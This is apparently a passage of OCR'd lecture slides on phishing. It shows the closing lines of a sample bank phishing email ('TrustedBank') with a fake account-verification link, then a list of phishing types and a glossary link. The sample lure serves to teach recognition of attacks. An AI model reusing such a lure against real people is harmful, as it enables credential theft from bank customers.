
http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.

Phishing Attack



Phishing Attacks

Vishing

Email Phishing

HTTPS Phishing

Pharming

Pop-up Phishing

Evil Twin Phishing

Watering Hole Phishing

Whaling

Clone Phishing

Deceptive Phishing

Social Engineering

https://www.fortinet.com/resources/cyberglossary/types-of-phishing-attacks

Questions?

Lets do some hands-on